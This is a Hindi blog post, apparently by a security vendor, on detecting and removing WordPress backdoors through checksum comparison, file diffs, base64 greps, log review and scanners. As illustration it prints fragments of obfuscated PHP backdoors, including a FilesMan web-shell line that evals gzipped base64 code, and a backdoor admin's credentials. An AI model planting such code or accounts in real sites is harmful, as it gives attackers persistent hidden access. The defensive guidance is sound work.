वर्डप्रेस बैकडोर क्या है?
हर साल हजारों वर्डप्रेस साइटें संक्रमित होती हैं और उनकी संख्या बढ़ रही है। इन हैक की गई वेबसाइटों का उपयोग तब धोखाधड़ी और स्पैम फैलाने के लिए किया जाता है। अक्सर, मालिक और डेवलपर्स संक्रमण को नजरअंदाज कर देते हैं। संक्रमण लगातार या गैर-लगातार हो सकता है। इस प्रकार, एक वर्डप्रेस बैकडोर इस दृढ़ता को बनाए रखने में मदद करता है। एक वर्डप्रेस बैकडोर वह कोड है जो एक हमलावर को सर्वर पर अनधिकृत और लगातार पहुंच की अनुमति देता है। यह अक्सर कहीं छिपी एक दुर्भावनापूर्ण फाइल होती है। या कभी-कभी, यह एक संक्रमित प्लगइन हो सकता है। वर्डप्रेस बैकडोर हैक के नए वेरिएंट हर महीने पाए जा सकते हैं।
हैकर्स हमेशा वर्डप्रेस बैकडोर इंजेक्ट करने की कोशिश कर रहे हैं। वर्षों में कई प्लगइन रहे हैं जिनका उपयोग संक्रमण फैलाने के लिए किया गया है। इसलिए, खतरा कहीं से भी आ सकता है। बाद में, वर्डप्रेस बैकडोर को हटाना एक लंबी और संसाधन-गहन प्रक्रिया हो सकती है। हालांकि, निवारक उपाय हमेशा नुकसान को नियंत्रित कर सकते हैं। एक सुरक्षित वर्डप्रेस साइट हमले में देरी कर सकती है अन्यथा इसे रोक सकती है। हम इस ब्लॉग में वर्डप्रेस बैकडोर को खोजने और ठीक करने के बारे में और देखेंगे।
संबंधित गाइड – पूर्ण वर्डप्रेस सुरक्षा गाइड चरण-दर-चरण (हैक जोखिम को 90% तक कम करें)
वर्डप्रेस बैकडोर हैक का कारण क्या है?
वर्डप्रेस साइट स्थापित करना अपेक्षाकृत आरामदायक है। लेकिन कई खामियां वर्डप्रेस बैकडोर का रास्ता खोल सकती हैं। इसलिए, सरलता के लिए, हम इसे शीर्ष कुछ तक सीमित कर सकते हैं। ये हैं:
- कभी-कभी यह एक बगी प्लगइन या थीम के कारण हो सकता है।
- आपकी साइट की लॉगिन जानकारी कमजोर या डिफ़ॉल्ट हो सकती है।
- फाइल अनुमतियां कमजोर हो सकती हैं, जो संवेदनशील फाइलों को उजागर करती हैं।
- फायरवॉल या किसी प्रकार के सुरक्षा समाधान का उपयोग नहीं करना।
- इंस्टॉलेशन पुराने हो सकते हैं।
- अन्य वेबसाइटों के साथ एक संक्रमित सर्वर साझा करना। अपने सेवा प्रदाता से सबनेट मांगें।
वर्डप्रेस बैकडोर ढूंढना
थीम में वर्डप्रेस बैकडोर का स्थान
निष्क्रिय थीम वर्डप्रेस बैकडोर छिपाने के लिए सबसे अच्छी जगह है। हैकर्स इस तथ्य से अवगत हैं और अक्सर आपकी साइट में ऐसे थीम की तलाश करते हैं। कारण यह है कि आप वहां जांच करने की संभावना कम है क्योंकि यह निष्क्रिय है। WP थीम में functions.php नामक एक महत्वपूर्ण फाइल होती है। यह फाइल नेटिव PHP, वर्डप्रेस और अन्य फंक्शन को कॉल करने के लिए जिम्मेदार है। इसलिए, सरल शब्दों में, इसका उपयोग किसी भी प्रकार के ऑपरेशन को करने के लिए किया जा सकता है। अक्सर, हमलावर इस फाइल को इंजेक्ट करने का प्रयास करते हैं ताकि वर्डप्रेस बैकडोर प्राप्त किया जा सके। ऐसा एक उदाहरण नीचे दी गई छवि में दिया गया है।

यह functions.php फाइल में दुर्भावनापूर्ण कोड है। यह तब ट्रिगर होता है जब हमलावर URL पर जाता है। www.yoursite.com/wp-includes/registration.php इसलिए, यह फंक्शन एक नया उपयोगकर्ता बनाता है साथ में
id: backdooradmin
password: Pa55W0rd.
इस प्रकार, भले ही आप उपयोगकर्ता को हटा दें, इस URL पर जाकर इसे फिर से बनाया जा सकता है। यह वर्डप्रेस बैकडोर का एक विशिष्ट उदाहरण है। हालांकि, इस कोड को केवल पहले सर्वर तक पहुंच प्राप्त करके इंजेक्ट किया जा सकता है। यह एक खुला FTP पोर्ट या अन्य खामियां हो सकती हैं।
क्या आप वर्डप्रेस में बैकडोर को लेकर चिंतित हैं? चैट विजेट पर हमें संदेश भेजें और हमें इसे ठीक करने में मदद करने में खुशी होगी। अभी मेरी वर्डप्रेस साइट सुरक्षित करें।
प्लगइन में वर्डप्रेस बैकडोर का पता लगाएं
वर्डप्रेस बैकडोर हैक अक्सर बगी प्लगइन के कारण होता है। कई प्लगइन वर्षों में बगी पाए गए हैं। इस वर्ष, नवीनतम Contact Form 7 था। इसके 5 मिलियन से अधिक सक्रिय उपयोगकर्ता हैं। दूसरी ओर, बग ने विशेषाधिकार वृद्धि का नेतृत्व किया। जब प्लगइन फाइलें संशोधित होती हैं, तो वे डैशबोर्ड पर दिखाई नहीं दे सकती हैं। हालांकि, FTP खोज ऐसे फाइलों को प्रकट कर सकती है। इसके अलावा, इसे वैध रूप देने के लिए, बैकडोर फाइलों को हेल्पर फाइलें कहा जाता है। बैकडोर के प्लगइन में पाए जाने के कारण हैं:
- अनुपयोगी प्लगइन संक्रमित होने की अधिक संभावना रखते हैं। केवल इसलिए कि वे लंबे समय तक बैकडोर छिपा सकते हैं।
- अविश्वसनीय और अलोकप्रिय प्लगइन अक्सर खराब कोडेड होते हैं। इस प्रकार वर्डप्रेस बैकडोर हैक की संभावना बढ़ जाती है।
- पुराने प्लगइन लक्षित होने की अधिक संभावना रखते हैं। सिर्फ इसलिए कि कई अभी भी उन्हें अपडेट के बिना चला रहे हैं।
- ये बगी प्लगइन अन्य कोर फाइलों को संशोधित करने में मदद कर सकते हैं।
इसलिए, सभी अज्ञात प्लगइन की खोज करें। सभी अनुपयोगी प्लगइन को साफ़ करें!
इंस्टॉलेशन फाइलों में वर्डप्रेस बैकडोर का स्थान
कोर फाइलों का संशोधन प्लगइन संक्रमण के बाद होता है। कोर फाइलों में अनधिकृत कोड हो सकता है या नई फाइलें दिखाई दे सकती हैं। कभी-कभी, बैकडोर बकवास जैसा दिख सकता है जैसे यहां:
$t43="l/T6\\:aAcNLn#?rP}1\rG_ -s`SZ\$58t\n7E{.*]ixy3h,COKR2dW[0!U\tuQIHf4bYm>wFz<admin@wsxdn.com&(BjX'~|ge%p+oMJv^);\"k9";
$GLOBALS['ofmhl60'] = ${$t43[20].$t43
यह कोड ज्ञात तकनीकों का उपयोग करके ओबफस्केटेड है। इसलिए यह मानव उपयोगकर्ताओं के लिए पढ़ना कठिन है। तो मछली की तरह दिखने वाले इस कोड से सावधान रहें और उन फाइलों को हटा दें जिनमें यह है। कभी-कभी, बैकडोर एक वैध फाइल की तरह भी दिख सकता है जैसे xml.php, media.php, plugin.php आदि। इसलिए, कोई फाइल न छोड़ें, भले ही यह वैध लगे। इसके अलावा, कोड को पढ़ना कठिन बनाने के लिए अन्य तकनीकें भी हैं।
इसके अलावा खोजें अपने फाइलों में कीवर्ड FilesMan। उदाहरण के लिए, यह कुख्यात Filesman: 02 का डंप है। यह बैकडोर पहचानना मुश्किल है और लॉग में दिखाई नहीं देता है। इसका उपयोग पासवर्ड और अन्य विवरण चुराने के लिए किया जाता है।
<?php $auth_pass = ""; $color = "#df5"; $default_action = "FilesMan"; $default_charset = "Windows-1251"; preg_replace("/.*/e","x65x76x61x6Cx28x67x7Ax69x6Ex66x6Cx61x74x65x28x62x61x73x65x36x34x5Fx64x65x63x6Fx64x65x28'7b1tVxs50jD8OXvO9R9Er3fanhhjm2Q2Y7ADIZCQSSAD5GUC3N623bZ7aLs93W0Mk+W/31Wll5b6xZhkdq/7OedhJtDdKpVKUkkqlapK3rDM1tzJLL4tl7qn+ycf90/O7ddnZ++7H+Ctu/t..NRCty4s8Uh1VQKxLg+xQC0T93+IV4sxw/c08okR1wKtoyadLX6Dl6tDg3WxVxFoHhkj6Yn/xc='x29x29x29x3B","."); ?>
उदाहरण के लिए, 6वीं लाइन का कोड हेक्साडेसिमल प्रारूप में है। परिवर्तित होने पर, यह कुछ इस तरह दिखेगा: preg_replace("/.*/e","eval(gzinfla\। हेक्साडेसिमल वर्णों को डिकोड करने के लिए ऑनलाइन टूल उपलब्ध हैं। उनका उपयोग करें! इसके अलावा, हमलावर बेस64 एन्कोडिंग का उपयोग करके कोड को छिपा सकता है। तो इससे उसी तरह निपटें। यहां शब्द FilesMan – कुंजी 4वीं लाइन में मौजूद है। इस संक्रमण के इन वेरिएंट में यह कीवर्ड होता है। कभी-कभी, यह संभव है कि कोड .htaccess जैसी संवेदनशील फाइलों को बदल दे। इसलिए उन्हें भी ध्यान से देखें!
वर्डप्रेस बैकडोर हैक को कैसे ठीक करें?
चेकसम तुलना
पहला कदम चेकसम की तुलना करना है। यह फाइल अखंडता का एक अनुमानी निर्धारण है। एक मैन्युअल निरीक्षण किया जा सकता है। इसके अलावा, इस उद्देश्य के लिए स्वचालित टूल मुफ्त में उपलब्ध हैं। न केवल कोर फाइलों के लिए, बल्कि प्लगइन और थीम के लिए भी चेकसम उपलब्ध हैं। इसके अलावा, आप एक व्यक्तिगत ब्लैकलिस्ट बनाए रख सकते हैं। यह सार्वजनिक डोमेन में उपलब्ध सूचियों का उपयोग करके किया जा सकता है। एक बार चेकसम मेल नहीं खाते, तो वर्डप्रेस बैकडोर को हटाने के लिए मैन्युअल रूप से आगे बढ़ें।
वर्डप्रेस बैकडोर हटाने के लिए पेशेवर मदद चाहिए? चैट विजेट पर हमें संदेश भेजें और हमें मदद करने में खुशी होगी। अभी मेरी वर्डप्रेस साइट ठीक करें।
कोर फाइलों की अखंडता
दूसरे, फाइलें अलग चेकसम मान दिखाने के बाद, उनका मैन्युअल निरीक्षण करें। यह बहुत संभावना है कि वर्डप्रेस बैकडोर हैक ने फाइलों को बदल दिया होगा। इस प्रकार, इंस्टॉलेशन फाइलों की अखंडता की जांच की जा सकती है। वर्डप्रेस की एक नई कॉपी डाउनलोड करके शुरू करें।
$ mkdir WordPress
$ cd WordPress
इस कमांड ने WordPress नामक एक निर्देशिका बनाई और उस पर स्विच किया।
$ wget https://github.com/WordPress/WordPress/archive/4.9.8.zip
$ tar -zxvf 4.9.8.zip
पहली लाइन कोड का उपयोग करके वर्डप्रेस का नवीनतम संस्करण (इस मामले में 4.9.8) डाउनलोड करें। दूसरी लाइन इसे निकालती है। इन कार्यों को पूरा करने के बाद, महत्वपूर्ण चरण आता है। $ diff -r path/to/your/file.php /Wordpress/wp-cron.php। यह कोड दो फाइलों के बीच अंतर की तुलना करता है। चूंकि वर्डप्रेस बैकडोर ने आपकी फाइलों को संशोधित किया होगा, यह संशोधन दिखाएगा। हालांकि, कुछ फाइलें डायनामिक हैं जैसे xmlrpc.php। यह फाइल उपयोगकर्ताओं और सेवाओं को RPC के माध्यम से साइट के साथ बातचीत करने में मदद करती है। हैकर्स इसे जानते हैं और अक्सर यहां बैकडोर छिपाने की कोशिश करते हैं। इसलिए वर्डप्रेस बैकडोर को खोजने और हटाने के लिए ध्यान से जांचें।
एन्कोडिंग
कभी-कभी, फाइलें संशोधित हो सकती हैं लेकिन आपके लिए अपठनीय हो सकती हैं। फिर आप बेस64 एन्कोडिंग खोजकर वर्डप्रेस बैकडोर हैक की सफाई शुरू कर सकते हैं। यहीं grep कमांड चमत्कार कर सकती है। निम्न कमांड का उपयोग करें:
find . -name "*.php" -exec grep "base64"'{}'\; -print &> output.txt
यह कमांड output.txt में सभी बेस64 डिटेक्शन को ध्यान से सूचीबद्ध करेगी। वहां से, आप इसे ऑनलाइन टूल का उपयोग करके सादे टेक्स्ट में डिकोड कर सकते हैं। इसके अलावा, यदि आप .php के अलावा अन्य फाइलों में खोज करना चाहते हैं तो बस कोड में *.php शब्द को बदलें। इसके अलावा, दुर्भावनापूर्ण कोड हेक्साडेसिमल प्रारूप में भी हो सकता है। तो आप grep -Pr "[\x01\x02\x03]" का उपयोग कर सकते हैं। अन्य समान एन्कोडिंग के लिए, इस चरण को दोहराएं। वर्डप्रेस बैकडोर को हटाने के लिए इन दुर्भावनापूर्ण फाइलों या कोड की लाइनों को हटा दें।
सर्वर लॉग का उपयोग
सर्वर लॉग वर्डप्रेस बैकडोर को हटाने में मदद कर सकते हैं। सबसे पहले, आपको यह देखना होगा कि किसी विशिष्ट तारीख के बाद कौन सी फाइलें संशोधित की गई हैं। FTP लॉग के माध्यम से भी देखें कि आपके सर्वर से कनेक्ट करने के लिए किन IP पतों का उपयोग किया गया था। हाल ही में संशोधित फाइलों पर नजर रखें। इमेज फ़ोल्डर की भी खोज करें। कोई भी इमेज फ़ोल्डर में एक्जीक्यूटेबल होने की उम्मीद नहीं करता। इसके अलावा, इमेज फ़ोल्डर लिखने योग्य हो सकता है। इसलिए हैकर्स वहां छिपना पसंद करते हैं। यह भी सुनिश्चित करें कि संवेदनशील फाइलों के लिए अनुमतियां उपयुक्त हैं। इस प्रकार अपनी फाइल अनुमतियों को 444 (r--r--r--) या शायद 440 (r--r----) पर सेट करें। विशेष रूप से इमेज फ़ोल्डर में किसी भी संशोधन के लिए देखें।
अपडेट और बैकअप
आपकी वर्डप्रेस वेबसाइट को अपडेट करने के महत्व पर बार-बार जोर दिया गया है। एक पुरानी इंस्टॉलेशन एक संक्रमित इंस्टॉलेशन जितनी ही अच्छी है।
यदि आप वर्डप्रेस बैकडोर हैक के कारण का पता लगाने में असमर्थ हैं, तो बैकअप से पुनर्स्थापित करें, केवल वर्तमान साइट का बैकअप लेने के बाद, फिर दोनों की तुलना करें।
यदि आपके पास कोई मौजूदा बैकअप नहीं है और आप वर्डप्रेस कोर फाइलों को नए से बदलना चाहते हैं। इसके लिए, आपको वर्तमान साइट का बैकअप लेने के बाद मैन्युअल रूप से अपनी वर्डप्रेस वेबसाइट को अपडेट करना होगा।
इसके अलावा, यदि आपके द्वारा उपयोग किए जा रहे प्लगइन के साथ कोई भेद्यता रिपोर्ट की जाती है, तो उन्हें तुरंत अपडेट करने की सिफारिश की जाती है। यदि पैच में बहुत समय लगता है, तो उन्हें विकल्पों से बदलें। आधिकारिक ब्लॉग के साथ अपडेट रहने की सिफारिश की जाती है ताकि पैच जल्द से जल्द प्राप्त हो सकें।
वर्डप्रेस बैकडोर स्कैनर का उपयोग करें

इंसान गलतियों के अधीन हैं। मैन्युअल निरीक्षण थकाऊ और त्रुटि-प्रवण है। यह वर्डप्रेस बैकडोर हैक का कारण बन सकता है। समाधान स्वचालन है। आज बाजार में काफी उन्नत टूल उपलब्ध हैं। ये स्कैनर वर्डप्रेस बैकडोर का पता लगा सकते हैं और हटा सकते हैं। ऐसा ही एक है Astra मैलवेयर क्लीनर। यह न केवल आपकी वेबसाइट को साफ करेगा, बल्कि इसे भविष्य के संक्रमण से भी बचाएगा। इसकी कीमत उचित है और यह आपको पूरा दृश्य देता है। यह आपके कीमती संसाधनों और समय को बचाएगा!